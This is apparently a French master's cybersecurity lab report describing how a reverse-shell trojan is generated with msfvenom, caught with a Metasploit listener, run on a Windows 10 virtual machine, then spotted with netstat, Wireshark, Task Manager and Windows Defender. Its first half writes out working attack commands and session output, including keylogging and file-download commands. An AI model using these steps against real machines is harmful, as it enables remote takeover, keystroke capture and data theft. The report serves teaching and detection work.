

Année académique 2024-2025

Rapport de Projet – Création et Analyse d'un Cheval de Troie ⚠

- **Auteur:** Amadou Sy
- **Formation:** Master I SSIM
- **Date:** Juin 2025
- **Établissement:** Groupe ISI – Dakar

Encadrant : M. Khalifa

Table des matières

1	⚠ Avis important – Mise en garde pédagogique	2
2	Introduction.....	2
2.1	🎯 Objectif pédagogique	3
2.2	Environnement de test.....	3
3	Mise en œuvre du cheval de Troie	3
3.1	Génération du cheval de Troie	3
3.2	Lancement du listener	4
3.3	Exécution sur la machine cible	5
4	Observation et analyse.....	7
4.1	Observation réseau avec Wireshark.....	7
4.2	Comportement observé	8
5	Détection et Suppression	9
5.1	Vérification dans le Gestionnaire des tâches	9
5.2	Vérification de la persistance via Registre	9
5.3	Utiliser Windows Defender	10
6	Conclusion	13
6.1	Bilan de l'expérimentation	13
6.1.1	Récapitulatif des résultats obtenus.....	13
6.1.2	Recommandations en matière de sécurité	13

1 ⚠ Avis important – Mise en garde pédagogique

Ce document est **strictement destiné à un usage éducatif et pédagogique** dans le cadre de l'apprentissage de la cybersécurité.

Toutes les expériences décrites (génération et exécution d'un cheval de Troie, observation réseau, exploitation avec Metasploit, etc.) ont été réalisées **exclusivement dans un environnement de test isolé et contrôlé** (machines virtuelles).

→ **Il est formellement interdit** d'utiliser les techniques, commandes ou exemples présentés ici sur des systèmes tiers, en dehors d'un cadre de laboratoire sécurisé. Toute tentative d'application dans un contexte réel pourrait :

- Constituer une **infraction légale** passible de poursuites pénales,
- Causer des **dommages graves** à des infrastructures ou à des données,
- Mettre en danger la **sécurité des utilisateurs et des organisations**.

☞ L'objectif de ce rapport est de:

- Sensibiliser aux menaces liées aux chevaux de Troie,
- Comprendre leur fonctionnement pour mieux les **détecter, analyser et supprimer**,
- Renforcer les compétences en matière de **prévention et défense** en cybersécurité.

En consultant ce document, vous acceptez de l'utiliser **uniquement dans un but éducatif et éthique**, et de respecter les règles de la cybersécurité responsable.

2 Introduction

Dans un contexte numérique de plus en plus connecté, les menaces informatiques se multiplient et se diversifient. Parmi elles, les chevaux de Troie (ou *Trojans*) constituent une famille de malwares particulièrement redoutable. D'apparence inoffensive, un cheval de Troie se présente comme un programme légitime ou attractif, mais permet à un attaquant de prendre le contrôle d'un système cible à l'insu de l'utilisateur.

Ce projet s'inscrit dans une démarche pédagogique visant à mieux comprendre le fonctionnement interne d'un cheval de Troie, ses mécanismes d'attaque, de communication, ainsi que les moyens de détection et de suppression. Il s'agit ici d'une simulation en environnement contrôlé, réalisée dans le cadre d'un laboratoire pratique en cybersécurité.

À travers l'utilisation d'outils spécialisés tels que **Metasploit**, **msfvenom**, **Wireshark** ou encore **Windows Defender**, le projet permet de reproduire une attaque par cheval de Troie avec **prise de contrôle à distance (reverse shell)**. Il propose également une analyse détaillée du trafic réseau généré et des traces laissées sur la machine victime.

Enfin, cette simulation est également l'occasion d'étudier les bonnes pratiques de défense : surveillance des processus, analyse du registre système, et utilisation des outils antivirus intégrés.

2.1 Objectif pédagogique

- Comprendre le fonctionnement d'un cheval de Troie
- Apprendre à exploiter un système via un reverse shell
- Observer les mécanismes de communication réseau
- Étudier les moyens de détection et de suppression d'un malware

2.2 Environnement de test



Machine Attaquante : Kali Linux (machine virtuelle sur VirtualBox)



Machine Cible : Windows 10

3 Mise en œuvre du cheval de Troie

3.1 Génération du cheval de Troie

La création du cheval de Troie se fera à l'aide de l'outil **msfvenom**, intégré à la suite **Metasploit Framework**. Cet outil permet de générer des payloads malveillants personnalisés capables de se connecter à un serveur distant dès leur exécution.

Le payload choisi ici est : windows/meterpreter/reverse_tcp

Ce type de charge utile permet à la machine cible (Windows) d'initier une connexion vers l'attaquant (Kali).

Remarque :

Un payload (ou charge utile) est le code malveillant envoyé sur une machine cible dans le but d'effectuer une action spécifique après exploitation. Dans le cadre des chevaux de Troie, le payload est souvent un reverse shell, c'est-à-dire une commande qui ouvre une connexion sortante depuis la victime vers l'attaquant.

Sur Kali linux :

Exécuter la commande suivante pour générer le payload :

```

(mistersy@mistersy)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe -o trojan.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: trojan.exe

```

- LHOST = IP de Kali (vérifier avec `ip a`)
- LPORT = port d'écoute
- `-f exe` = format Windows
- `-o trojan.exe` = nom du fichier généré

→ Le fichier **trojan.exe** est notre cheval de Troie.

3.2 Lancement du listener

Avant d'exécuter le cheval de Troie sur la cible, il est nécessaire de mettre en place un listener sur la machine attaquante pour recevoir la connexion sortante de la victime.

Lancer Metasploit sur Kali :

```

(mistersy@mistersy)-[~]
$ msfconsole

Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

```

Configurer le handler:

```

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

```

Explication:

- `exploit/multi/handler` : module générique de réception de payloads
- `PAYLOAD` : doit correspondre au payload utilisé lors de la génération avec `msfvenom`
- `LHOST / LPORT` : doivent correspondre également
- `exploit -j` : démarre le listener en tâche de fond


Une fois lancé, ce listener attend passivement une connexion depuis une victime. Dès que le cheval de Troie est exécuté sur la machine Windows, une session Meterpreter est automatiquement ouverte sur Kali, confirmant que la prise de contrôle est effective.

3.3 Exécution sur la machine cible

Transférer le fichier `trojan.exe` sur la machine Windows (via dossier partagé, ou HTTP local avec `python3 -m http.server`).

```
msf6 exploit(multi/handler) > cp trojan.exe /media/sf_partage_vm  
[*] exec: cp trojan.exe /media/sf_partage_vm
```

Exécuter `trojan.exe` sur la machine Windows (par double-clic).



Cette action simule un utilisateur qui, en toute ignorance, lance une application malveillante reçue par email ou téléchargée via un lien frauduleux.

Simultanément, sur la machine de l'attaquant (Kali Linux), le listener Metasploit (déjà configuré avec `exploit/multi/handler`) attend les connexions entrantes. Dès que le trojan est lancé, une session Meterpreter s'ouvre automatiquement, indiquant que la machine cible est désormais compromise.

Metasploit a bien lancé le handler :

```
msf6 exploit(multi/handler) >  
[*] Started reverse TCP handler on 192.168.1.9:4444
```

Le cheval de Troie (`trojan.exe`) a bien été exécuté sur la machine cible :

```
[*] Sending stage (177734 bytes) to 192.168.1.7
```

La session Meterpreter est ouverte avec succès :

```
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.7:64309) at 2025-06-17 11:54:02 +0200
```

```
[*] Started reverse TCP handler on 192.168.1.9:4444  
msf6 exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.1.7  
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.7:35327) at 2025-06-16 20:00:31 +0200
```

Taper la commande `sessions` dans `msfconsole` pour **interagir avec la session ouverte**
Ensuite, taper : `sessions -i 1` (Remplacer 1 par le numéro de votre session si c'est un autre.)

```
msf6 exploit(multi/handler) > sessions  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
--	----	----	-----	-----
1		meterpreter x86/windows	MISTERSY\user @ MISTERSY	192.168.1.9:4444 -> 192.168.1.7:64309 (192.168.1.7)

```
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > █
```

Une fois dans Meterpreter, vous pouvez exécuter :

- `shell` → pour avoir un terminal Windows (`cmd`)
- `sysinfo` → voir les infos système
- `getuid` → voir quel utilisateur tu as compromis
- `ls` → lister les fichiers du dossier courant
- `screenshot` → prendre une capture d'écran
- `keyscan_start` → Démarrer l'enregistrement des frappes clavier
- `download <file>` → Télécharger un fichier de la machine victime

```
meterpreter > getuid
Server username: MISTERSY\user
meterpreter > shell
Process 18576 created.
Channel 1 created.
Microsoft Windows [version 10.0.19045.5854]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\user\3D Objects\partage vm>
```

4 Observation et analyse


Après l'exécution de `trojan.exe`, aucun comportement suspect n'apparaît visiblement pour l'utilisateur Windows. Cependant, on peut identifier une écoute réseau sur le port TCP 4444 qui est visible avec la commande `netstat -an | findstr 4444`.

 Administrateur : Invite de commandes

```
C:\Users\user\3D Objects\partage vm>netstat -an | findstr 4444
TCP      192.168.1.7:25443      192.168.1.9:4444      ESTABLISHED
```

4.1 Observation réseau avec Wireshark

Sur Windows, on va lancer Wireshark pour observer :



Résultat de la capture :

L'analyse des paquets montre :

- Un **flux bidirectionnel** entre 192.168.1.7 (victime) et 192.168.1.9 (attaquant)
- Un échange de paquets **TCP avec drapeaux PSH, ACK**, indiquant un transfert actif de données
- Les ports source et destination sont respectivement aléatoire (**37571**) pour la victime et **4444** pour l'attaquant
- Des segments contenant du payload chiffré ou binaire, caractéristiques d'un shell Meterpreter

Remarque :

Wireshark est un analyseur de protocoles réseau open source qui permet de capturer et d'analyser le trafic réseau en temps réel.

4.2 Comportement observé

- Connexion TCP sortante depuis la cible vers le serveur de contrôle.
- Transfert d'un **stage Meterpreter**.

- Ouverture d'une session shell distante, permettant à l'attaquant d'exécuter des commandes.


5 Détection et Suppression

Des vérifications manuelles sur la machine Windows permettent de repérer des signes d'infection :

5.1 Vérification dans le Gestionnaire des tâches

La première étape consiste à vérifier si le fichier `trojan.exe`, ou tout autre processus suspect, est en cours d'exécution en arrière-plan.

Pour cela, le Gestionnaire des tâches de Windows a été ouvert (`Ctrl + Shift + Échap`), et une recherche a été effectuée dans l'onglet Processus :




Nom	PID	Statut	Nom d'util...	Pro...	Mémoire (...)	Virtualisation
SystemSettingsBroke...	12708	En cours d'exécution	user	00	3 764 Ko	Désactivé
taskhostw.exe	5520	En cours d'exécution	user	00	3 320 Ko	Désactivé
taskhostw.exe	6416	En cours d'exécution	user	00	1 120 Ko	Non autorisé
taskhostw.exe	4204	En cours d'exécution	user	00	64 Ko	Désactivé
Taskmgr.exe	15996	En cours d'exécution	user	00	29 984 Ko	Non autorisé
Telegram.exe	3504	En cours d'exécution	user	00	4 948 Ko	Désactivé
TextInputHost.exe	7764	En cours d'exécution	user	00	3 004 Ko	Désactivé
tnslsnr.exe	5916	En cours d'exécution	OracleOra...	00	876 Ko	Non autorisé
trojan.exe	12712	En cours d'exécution	user	00	384 Ko	Non autorisé
unsecapp.exe	3952	En cours d'exécution	Système	00	1 132 Ko	Non autorisé
UserOOBEBroker.exe	7164	En cours d'exécution	user	00	1 000 Ko	Désactivé
VBoxSDS.exe	9848	En cours d'exécution	Système	00	16 Ko	Non autorisé
VBoxSVC.exe	12120	En cours d'exécution	user	00	1 428 Ko	Désactivé

Le processus `trojan.exe` a bien été détecté comme actif, ce qui confirme que le cheval de Troie est en cours d'exécution sur la machine cible.

5.2 Vérification de la persistance via Registre

Un cheval de Troie peut mettre en place un **mécanisme de persistance**, afin d'être relancé automatiquement à chaque démarrage de Windows. Cette technique passe généralement par l'ajout d'une entrée dans la base de registre, notamment dans la clé suivante :



Lors de l'analyse, seule une valeur par défaut nommée **(par défaut)** a été trouvée dans cette clé. Il s'agit d'une valeur système vide, générée automatiquement par Windows, et **qui ne correspond pas à un comportement malveillant**.

Remarque:

- **S'il n'y a aucune autre entrée visible**, cela signifie que notre **cheval de Troie n'a pas mis en place de persistance** via le registre.
- Cela peut être le cas si on n'a pas codé la persistance manuellement dans le payload, ce qui est normal dans les tests avec `msfvenom`.

5.3 Utiliser Windows Defender

Une analyse rapide a été lancée à l'aide de Windows Defender afin de détecter la présence du fichier malveillant `trojan.exe`.

Protection contre les virus et menaces

Protection de votre appareil contre les menaces.

Menaces actuelles

Analyse rapide en cours

Temps restant estimé : 00:15:42

25 fichiers analysés

Annuler

Protection contre les virus et menaces

Protection de votre appareil contre les menaces.

Menaces actuelles

Menaces détectées. Intervenez selon les recommandations.

Trojan:Win32/Meterpreter.O
21/06/2025 07:09 (Actif)

Grave ^

Options de la mesure prise :

☐ Quarantaine

☒ Supprimer

☐ Autoriser sur l'appareil

[Voir les détails](#)

Intervenir

Une fois la menace identifiée, Windows Defender propose trois actions possibles à l'utilisateur :

- **Mettre en quarantaine** : isole le fichier pour empêcher son exécution tout en le conservant pour une analyse ultérieure.
- **Supprimer** : efface définitivement le fichier du système.
- **Autoriser** : maintient le fichier sur le système (option à éviter sauf exception justifiée).

Il suffit ensuite de confirmer l'action choisie en cliquant sur le bouton « **Intervenir** ».

Dans notre cas, l'option « Supprimer » a été sélectionnée, ce qui a permis d'éliminer efficacement le cheval de Troie du système.

6 Conclusion

Ce projet a permis de mettre en œuvre de manière concrète les différentes étapes de création, d'exécution et d'analyse d'un cheval de Troie dans un environnement contrôlé. À travers l'utilisation d'outils tels que msfvenom, Metasploit, Wireshark et Windows Defender, nous avons simulé une attaque avec prise de contrôle à distance via un reverse shell, analysé le trafic réseau associé et testé les mécanismes de détection et de suppression sur le système cible.

L'expérience a permis de comprendre les points suivants :

- La facilité avec laquelle un cheval de Troie peut être généré et injecté sur un système non protégé.
- L'importance de la vigilance réseau et des outils d'analyse pour détecter les connexions suspectes.
- Les limites des mécanismes de sécurité natifs si des mesures de prévention (pare-feu, antivirus à jour, politique de restriction) ne sont pas appliquées correctement.

Sur le plan pédagogique, cette simulation a permis d'aborder les notions de **malwares**, **exploitation de failles**, **communication réseau malveillante**, ainsi que les premiers réflexes à adopter pour sécuriser un poste après une infection.

6.1 Bilan de l'expérimentation

6.1.1 Récapitulatif des résultats obtenus

- ✓ Le cheval de Troie s'est connecté avec succès à la machine Kali via une session Meterpreter.
- ✓ Un contrôle total à distance de la machine Windows a été obtenu.
- ✓ Le comportement réseau anormal a été clairement visible dans **Wireshark** sur le port TCP 4444.
- ✓ Certains antivirus (dont Windows Defender) peuvent détecter le fichier malveillant selon leur niveau de mise à jour.

6.1.2 Recommandations en matière de sécurité

- Mettre à jour régulièrement les antivirus et signatures de détection.
- Déployer une surveillance réseau active (IDS/IPS) dans les environnements sensibles.
- Appliquer le principe de moindre privilège en limitant les droits utilisateurs.
- Renforcer la sensibilisation des utilisateurs pour limiter les risques liés à l'ingénierie sociale et aux pièces jointes piégées.

